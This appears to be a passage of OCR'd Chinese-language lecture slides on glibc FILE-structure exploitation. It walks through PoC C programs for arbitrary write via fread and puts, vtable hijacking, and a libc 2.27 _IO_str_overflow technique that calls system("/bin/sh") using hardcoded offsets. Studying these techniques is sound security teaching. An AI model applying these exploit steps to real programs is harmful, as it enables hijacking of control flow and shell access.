    char buf[0x20] = { 0 };

    printf("Let's Demo a arbitrary write\n");

    p = fopen("fread.txt", "r+");
    p->_IO_buf_base = target;
    p->_IO_buf_end  = target + sizeof(buf) + 1;
    p->_fileno = 0;

    fread(buf, 1, sizeof(buf), p);

    puts(target);
}
```

```
⚡ arbitrary_write ./arbitrary_write_fread
Let's Demo a arbitrary write
I can write anywhere yoyoyoyoyo
I can write anywhere yoyoyoyoyo
```

Arbitrary Write

with puts

Arbitrary Write

- 以下是 puts 時, 打 Arbitrary Write 的 PoC
- 接下來解釋原因

```c
int main(void)
{
    _IO_FILE *p;
    char target[] = "Programmer: You can't change me";
    char buf[] = "Hacker: Hello!";

    printf("Let's Demo a arbitrary write\n");

    p = stdout;
    p->_IO_write_ptr = target;

    puts(buf);

    // Don't use stdout
    syscall(1, 1, "---\n", 4);
    syscall(1, 1, target, strlen(target));
    syscall(1, 1, "\n---\n", 5);
}
```

```
 ⚡    arbitrary_write   ./arbitrary_write_puts
Let's Demo a arbitrary write
Let's Demo a arbitrary write
a       ---
Hacker: Hello!
 can't change me
---
```

Arbitrary Write

- _IO_new_file_xsputn
- count 為 unsigned int
- 這邊若 _IO_write_ptr 很大也無妨
  - e.g. 將 _IO_write_ptr 改成 stack address

```
/* First figure out how much space is available in the buffer. */
if ((f->_flags & _IO_LINE_BUF) && (f->_flags & _IO_CURRENTLY_PUTTING))
  {
    count = f->_IO_buf_end - f->_IO_write_ptr;
    if (count >= n)
      {
        const char *p;
        for (p = s + n; p > s; )
          {
            if (*--p == '\n')
              {
                count = p - s + 1;
                must_flush = 1;
                break;
              }
          }
      }
  }
```

Arbitrary Write

- _IO_new_file_xsputn
- count 為 0xf……
- s 為傳入 puts 的字串字串
- to_do 為 s 的長度
- count 比 to_do 大的話, 就改成 to_do
- 將 s 複製 count 個字到 _IO_write_ptr

```
/* Then fill the buffer. */
if (count > 0)
  {
    if (count > to_do)
      count = to_do;
    f->_IO_write_ptr = __mempcpy (f->_IO_write_ptr, s, count);
    s += count;
    to_do -= count;
  }
```


Arbitrary Read

Demo

_IO_FILE_plus exploitation

_IO_FILE_plus exploitation


- _IO_FILE_plus 利用手段演變
- libc 2.24 前, 可以直接改 vtable 指針



_IO_FILE_plus exploitation

- puts 使用到 vtable 的第 7 個 function pointer
- 直接把此 function pointer 改成想呼叫的位址

```c
int main(void)
{
    char *p;
    void **vtable;
    void *fake_vtable[20];

    p = stdout;
    vtable = (void *)&p[0xd8];

    *vtable = fake_vtable;

    fake_vtable[7] = backdoor;

    puts("Demo");
}
```





```c
struct _IO_jump_t
{
    JUMP_FIELD(size_t, __dummy);
    JUMP_FIELD(size_t, __dummy2);
    JUMP_FIELD(_IO_finish_t, __finish);
    JUMP_FIELD(_IO_overflow_t, __overflow);
    JUMP_FIELD(_IO_underflow_t, __underflow);
    JUMP_FIELD(_IO_underflow_t, __uflow);
    JUMP_FIELD(_IO_pbackfail_t, __pbackfail);
    /* showmany */
    JUMP_FIELD(_IO_xsputn_t, __xsputn);
    JUMP_FIELD(_IO_xsgetn_t, __xsgetn);
    JUMP_FIELD(_IO_seekoff_t, __seekoff);
    JUMP_FIELD(_IO_seekpos_t, __seekpos);
    JUMP_FIELD(_IO_setbuf_t, __setbuf);
    JUMP_FIELD(_IO_sync_t, __sync);
    JUMP_FIELD(_IO_doallocate_t, __doallocate);
    JUMP_FIELD(_IO_read_t, __read);
    JUMP_FIELD(_IO_write_t, __write);
    JUMP_FIELD(_IO_seek_t, __seek);
    JUMP_FIELD(_IO_close_t, __close);
    JUMP_FIELD(_IO_stat_t, __stat);
    JUMP_FIELD(_IO_showmanyc_t, __showmanyc);
    JUMP_FIELD(_IO_imbue_t, __imbue);
};
```

_IO_FILE_plus exploitation

- libc 2.24 之後, 多了 vtable check, 要求 vtable 要在一定的記憶體區間

```
/* Perform vtable pointer validation.  If validation fails, terminate
   the process.  */
static inline const struct _IO_jump_t *
IO_validate_vtable (const struct _IO_jump_t *vtable)
{
  /* Fast path: The vtable pointer is within the __libc_IO_vtables
     section.  */
  uintptr_t section_length = __stop___libc_IO_vtables - __start___libc_IO_vtables;
  const char *ptr = (const char *) vtable;
  uintptr_t offset = ptr - __start___libc_IO_vtables;
  if (__glibc_unlikely (offset >= section_length))
    /* The vtable pointer is not in the expected section.  Use the
       slow path, which will terminate the process if necessary.  */
    _IO_vtable_check ();
  return vtable;
}
```



_IO_FILE_plus exploitation

- 既然不能把 vtable 改成除了 __libc_IO_vtables section 以外的地址, 那就在這個區域中找能利用的函數
- libio_vtable 規定變數存在於此 section


```
/* libio vtables need to carry this attribute so that they pass
   validation.  */
#define libio_vtable __attribute__ ((section ("__libc_IO_vtables")))
```

```
const struct _IO_jump_t _IO_file_jumps libio_vtable =
{
  JUMP_INIT_DUMMY,
  JUMP_INIT(finish, _IO_file_finish),
  JUMP_INIT(overflow, _IO_file_overflow),
  JUMP_INIT(underflow, _IO_file_underflow),
  JUMP_INIT(uflow, _IO_default_uflow),
  JUMP_INIT(pbackfail, _IO_default_pbackfail),
  JUMP_INIT(xsputn, _IO_file_xsputn),
  JUMP_INIT(xsgetn, _IO_file_xsgetn),
  JUMP_INIT(seekoff, _IO_new_file_seekoff),
  JUMP_INIT(seekpos, _IO_default_seekpos),
  JUMP_INIT(setbuf, _IO_new_file_setbuf),
  JUMP_INIT(sync, _IO_new_file_sync),
  JUMP_INIT(doallocate, _IO_file_doallocate),
  JUMP_INIT(read, _IO_file_read),
  JUMP_INIT(write, _IO_new_file_write),
  JUMP_INIT(seek, _IO_file_seek),
  JUMP_INIT(close, _IO_file_close),
  JUMP_INIT(stat, _IO_file_stat),
  JUMP_INIT(showmanyc, _IO_default_showmanyc),
```

```
const struct _IO_jump_t _IO_str_jumps libio_vtable =
{
  JUMP_INIT_DUMMY,
  JUMP_INIT(finish, _IO_str_finish),
  JUMP_INIT(overflow, _IO_str_overflow),
  JUMP_INIT(underflow, _IO_str_underflow),
  JUMP_INIT(uflow, _IO_default_uflow),
  JUMP_INIT(pbackfail, _IO_str_pbackfail),
  JUMP_INIT(xsputn, _IO_default_xsputn),
  JUMP_INIT(xsgetn, _IO_default_xsgetn),
  JUMP_INIT(seekoff, _IO_str_seekoff),
  JUMP_INIT(seekpos, _IO_default_seekpos),
  JUMP_INIT(setbuf, _IO_default_setbuf),
  JUMP_INIT(sync, _IO_default_sync),
  JUMP_INIT(doallocate, _IO_default_doallocate),
  JUMP_INIT(read, _IO_default_read),
  JUMP_INIT(write, _IO_default_write),
  JUMP_INIT(seek, _IO_default_seek),
  JUMP_INIT(close, _IO_default_close),
  JUMP_INIT(stat, _IO_default_stat),
  JUMP_INIT(showmanyc, _IO_default_showmanyc),
```

_IO_FILE_plus exploitation

- 讓 stdout vtable[7] 為 _IO_str_jumps 中的 _IO_str_overflow
- puts 就會呼叫到 _IO_str_overflow




```
const struct _IO_jump_t _IO_str_jumps libio_vtable =
{
  JUMP_INIT_DUMMY,
  JUMP_INIT(finish, _IO_str_finish),
  JUMP_INIT(overflow, _IO_str_overflow),
  JUMP_INIT(underflow, _IO_str_underflow),
  JUMP_INIT(uflow, _IO_default_uflow),
  JUMP_INIT(pbackfail, _IO_str_pbackfail),
  JUMP_INIT(xsputn, _IO_default_xsputn),
  JUMP_INIT(xsgetn, _IO_default_xsgetn),
  JUMP_INIT(seekoff, _IO_str_seekoff),
  JUMP_INIT(seekpos, _IO_default_seekpos),
  JUMP_INIT(setbuf, _IO_default_setbuf),
  JUMP_INIT(sync, _IO_default_sync),
  JUMP_INIT(doallocate, _IO_default_doallocate),
  JUMP_INIT(read, _IO_default_read),
  JUMP_INIT(write, _IO_default_write),
  JUMP_INIT(seek, _IO_default_seek),
  JUMP_INIT(close, _IO_default_close),
  JUMP_INIT(stat, _IO_default_stat),
  JUMP_INIT(showmanyc, _IO_default_showmanyc),
  JUMP_INIT(imbue, _IO_default_imbue)
};
```

_IO_FILE_plus exploitation

- libc 2.27
- _IO_str_overflow
- 目標為框選處
- 將其配成 system(“/bin/sh”) 就能拿到 shell
- 後面來看怎麼配

```
int
_IO_str_overflow (_IO_FILE *fp, int c)
{
  int flush_only = c == EOF;
  _IO_size_t pos;
  if (fp->_flags & _IO_NO_WRITES)
      return flush_only ? 0 : EOF;
  if ((fp->_flags & _IO_TIED_PUT_GET) && !(fp->_flags & _IO_CURRENTLY_PUTTING))
    {
      fp->_flags |= _IO_CURRENTLY_PUTTING;
      fp->_IO_write_ptr = fp->_IO_read_ptr;
      fp->_IO_read_ptr = fp->_IO_read_end;
    }
  pos = fp->_IO_write_ptr - fp->_IO_write_base;
  if (pos >= (_IO_size_t) (_IO_blen (fp) + flush_only))
    {
      if (fp->_flags & _IO_USER_BUF) /* not allowed to enlarge */
        return EOF;
      else
        {
          char *new_buf;
          char *old_buf = fp->_IO_buf_base;
          size_t old_blen = _IO_blen (fp);
          _IO_size_t new_size = 2 * old_blen + 100;
          if (new_size < old_blen)
            return EOF;
          new_buf
            = (char *) (*((_IO_strfile *) fp)->_s._allocate_buffer) (new_size);
```

_IO_FILE_plus exploitation

- _IO_str_overflow
- Flag 不用刻意繞, 不會進

```
int
_IO_str_overflow (_IO_FILE *fp, int c)
{
  int flush_only = c == EOF;
  _IO_size_t pos;
  if (fp->_flags & _IO_NO_WRITES)
      return flush_only ? 0 : EOF;
  if ((fp->_flags & _IO_TIED_PUT_GET) && !(fp->_flags & _IO_CURRENTLY_PUTTING))
    {
      fp->_flags |= _IO_CURRENTLY_PUTTING;
      fp->_IO_write_ptr = fp->_IO_read_ptr;
      fp->_IO_read_ptr = fp->_IO_read_end;
    }
  pos = fp->_IO_write_ptr - fp->_IO_write_base;
  if (pos >= (_IO_size_t) (_IO_blen (fp) + flush_only))
    {
      if (fp->_flags & _IO_USER_BUF) /* not allowed to enlarge */
        return EOF;
      else
        {
          char *new_buf;
          char *old_buf = fp->_IO_buf_base;
          size_t old_blen = _IO_blen (fp);
          _IO_size_t new_size = 2 * old_blen + 100;
          if (new_size < old_blen)
            return EOF;
          new_buf
            = (char *) (*((_IO_strfile *) fp)->_s._allocate_buffer) (new_size);
```

_IO_FILE_plus exploitation

- _IO_str_overflow
- pos 為 write ptr base 距離
- _IO_len 為 buf end base 距離
- flush_only 為 c == EOF

```
#define _IO_blen(fp) ((fp)->_IO_buf_end - (fp)->_IO_buf_base)
```

```
int
_IO_str_overflow (_IO_FILE *fp, int c)
{
  int flush_only = c == EOF;
  _IO_size_t pos;
  if (fp->_flags & _IO_NO_WRITES)
      return flush_only ? 0 : EOF;
  if ((fp->_flags & _IO_TIED_PUT_GET) && !(fp->_flags & _IO_CURRENTLY_PUTTING))
    {
      fp->_flags |= _IO_CURRENTLY_PUTTING;
      fp->_IO_write_ptr = fp->_IO_read_ptr;
      fp->_IO_read_ptr = fp->_IO_read_end;
    }
  pos = fp->_IO_write_ptr - fp->_IO_write_base;
  if (pos >= (_IO_size_t) (_IO_blen (fp) + flush_only))
    {
      if (fp->_flags & _IO_USER_BUF) /* not allowed to enlarge */
        return EOF;
      else
        {
          char *new_buf;
          char *old_buf = fp->_IO_buf_base;
          size_t old_blen = _IO_blen (fp);
          _IO_size_t new_size = 2 * old_blen + 100;
          if (new_size < old_blen)
            return EOF;
          new_buf
            = (char *) (*((_IO_strfile *) fp)->_s._allocate_buffer) (new_size);
```

_IO_FILE_plus exploitation

- _IO_str_overflow
- Flag 不用刻意繞, 不會進

```
int
_IO_str_overflow (_IO_FILE *fp, int c)
{
  int flush_only = c == EOF;
  _IO_size_t pos;
  if (fp->_flags & _IO_NO_WRITES)
      return flush_only ? 0 : EOF;
  if ((fp->_flags & _IO_TIED_PUT_GET) && !(fp->_flags & _IO_CURRENTLY_PUTTING))
    {
      fp->_flags |= _IO_CURRENTLY_PUTTING;
      fp->_IO_write_ptr = fp->_IO_read_ptr;
      fp->_IO_read_ptr = fp->_IO_read_end;
    }
  pos = fp->_IO_write_ptr - fp->_IO_write_base;
  if (pos >= (_IO_size_t) (_IO_blen (fp) + flush_only))
    {
      if (fp->_flags & _IO_USER_BUF) /* not allowed to enlarge */
        return EOF;
      else
        {
          char *new_buf;
          char *old_buf = fp->_IO_buf_base;
          size_t old_blen = _IO_blen (fp);
          _IO_size_t new_size = 2 * old_blen + 100;
          if (new_size < old_blen)
            return EOF;
          new_buf
            = (char *) (*((_IO_strfile *) fp)->_s._allocate_buffer) (new_size);
```

_IO_FILE_plus exploitation

- _IO_str_overflow
- new_size = 2 * (_IO_buf_end - _IO_buf_base) + 100
- old_blen 不為負數就不會進 if

```
#define _IO_blen(fp) ((fp)->_IO_buf_end - (fp)->_IO_buf_base)
```

```
else
  {
    char *new_buf;
    char *old_buf = fp->_IO_buf_base;
    size_t old_blen = _IO_blen (fp);
    _IO_size_t new_size = 2 * old_blen + 100;
    if (new_size < old_blen)
      return EOF;
    new_buf
      = (char *) (*((_IO_strfile *) fp)->_s._allocate_buffer) (new_size);
```

_IO_FILE_plus exploitation

- _IO_str_overflow
- new_size = 2 * (_IO_buf_end - _IO_buf_base) + 100
- 最終就能來到目標處
- new_size 要配置成 /bin/sh 字串位址
- 若設 _IO_buf_base 為 0
- 則 _IO_buf_end = (/bin/sh 字串位址 – 100) / 2

```
typedef struct _IO_strfile_
{
  struct _IO_streambuf _sbf;
  struct _IO_str_fields _s;
} _IO_strfile;
```

```
struct _IO_str_fields
{
  _IO_alloc_type _allocate_buffer;
  _IO_free_type _free_buffer;
};
```

```
else
  {
    char *new_buf;
    char *old_buf = fp->_IO_buf_base;
    size_t old_blen = _IO_blen (fp);
    _IO_size_t new_size = 2 * old_blen + 100;
    if (new_size < old_blen)
      return EOF;
    new_buf
      = (char *) (*((_IO_strfile *) fp)->_s._allocate_buffer) (new_size);
```

_IO_FILE_plus exploitation

- _IO_str_overflow
- fp->_s._allocate_buffer 配置成 system
- _s 的 offset 為 0xe0
- _allocate_buffer 的 offset 為 0
- 設定 fp[0xe0] = system

```
typedef struct _IO_strfile_
{
  struct _IO_streambuf _sbf;
  struct _IO_str_fields _s;
} _IO_strfile;
```

```
struct _IO_str_fields
{
  _IO_alloc_type _allocate_buffer;
  _IO_free_type _free_buffer;
};
```

```
    else
      {
        char *new_buf;
        char *old_buf = fp->_IO_buf_base;
        size_t old_blen = _IO_blen (fp);
        _IO_size_t new_size = 2 * old_blen + 100;
        if (new_size < old_blen)
          return EOF;
        new_buf
          = (char *) (*((_IO_strfile *) fp)->_s._allocate_buffer) (new_size);
```


_IO_FILE_plus exploitation

- 利用 _IO_str_overflow PoC 如下
- libc 2.27 還有很多函數能利用

```
int main(void)
{
    char *p;
    void **vtable;
    void *libc;
    void **_IO_str_jumps;
    void **_s;

    char sh[] = "/bin/sh";

    libc = (char *)printf - 0x64f00;
    _IO_str_jumps = (char *)libc + 0x3e8360;

    p = stdout;
    vtable = (void *)&p[0xd8];
    _s = (void *)&p[0xe0];
    // Set vtable[7] = _IO_str_overflow
    *vtable = _IO_str_jumps + 3 - 7;

    // Set fp->_s._allocate_buffer
    *_s = system;

    // Set new_size
    ((_IO_FILE *)p)->_IO_buf_base = 0;
    ((_IO_FILE *)p)->_IO_buf_end  = (unsigned long long)(sh - 100) / 2;

    // Set pos >= _IO_blen(fp) + flush_only
    ((_IO_FILE *)p)->_IO_write_base = 0;
    ((_IO_FILE *)p)->_IO_write_ptr  = ((_IO_FILE *)p)->_IO_buf_end + 1;

    // Call _IO_str_overflow
    puts("Demo");
}
```

_IO_FILE_plus exploitation

